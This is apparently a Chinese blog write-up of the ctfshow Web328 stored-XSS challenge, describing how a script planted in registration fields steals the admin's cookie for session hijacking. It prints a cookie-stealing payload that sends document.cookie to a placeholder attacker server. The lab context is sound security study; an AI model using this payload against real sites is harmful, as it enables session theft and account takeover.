ctfshow(328)--XSS漏洞--存储型XSS

Web328

简单阅读一下页面。

是一个登录系统,存在一个用户管理数据库。

那么我们注册一个账号,在账号或者密码中植入HTML恶意代码,当管理员访问用户管理数据库页面时,就会触发我们的恶意代码。

思路

我们向数据库中写入盗取管理员Cookie的恶意代码,然后利用管理员Cookie跳过账号密码验证,直接登录管理员界面即可。

在注册页面,把script、body、svg、img标签都试一下,看看哪个能成功获取到Cookie。

最后使用script标签成功了。

账号和密码都输入下面的payload:

php 复制代码
<script>location.href="http://xx.xx.xx.xx/flag.php?cookie="+document.cookie</script>

然后在登录界面登录一下,就会发现自己服务器获取到了管理员的cookie

这时候我们访问用户管理界面并抓包,将自己的Cookie修改为管理员的Cookie,页面会显示 欢迎你,admin

但是此时下面的用户名和密码还没有出现。我们需要继续抓包,发现又会抓到一个关于下面内容的包,将这个包的Cookie也改为管理员Cookie,我们才能成功获取flag。

得到flag。

这里的管理员cookie更换的频率挺快的,能不能登录有点看运气,不知道有没有更稳定的方法/

相关推荐
星云_byto2 小时前
CSS面试题
前端·css
zhanlang02173 小时前
HTML 零基础入门到企业实战全套教程【连载 8.4】HTML5 新增表单属性与表单控件
前端·html·html5
科研邪修法11 小时前
PDF新增页面文字与文本批注怎么区分?以双版本培训讲义为例
前端·css·pdf
Lanwarf-前端开发12 小时前
Vue3 + Canvas/WebGL 雷达扫描可视化实战:PPI、RHI、VOL、SVOL 四种模式原理与实现
前端·javascript·vue.js·webgl
FRing0313 小时前
vue3干货总结2(vue3生命周期、父子通信、模版引用、provide和inject)
开发语言·前端·vue.js·vue3
锋行天下15 小时前
langgraph 全栈项目(三)
前端·人工智能·后端
锋行天下15 小时前
langgraph 全栈项目(二)
前端·人工智能·后端
锋行天下16 小时前
langgraph全栈项目(一)
前端·人工智能·后端
叼烟扛炮17 小时前
[LangChain] 学习笔记(15):为什么你的重试没用——429、抖动、fallback 与熔断
java·服务器·前端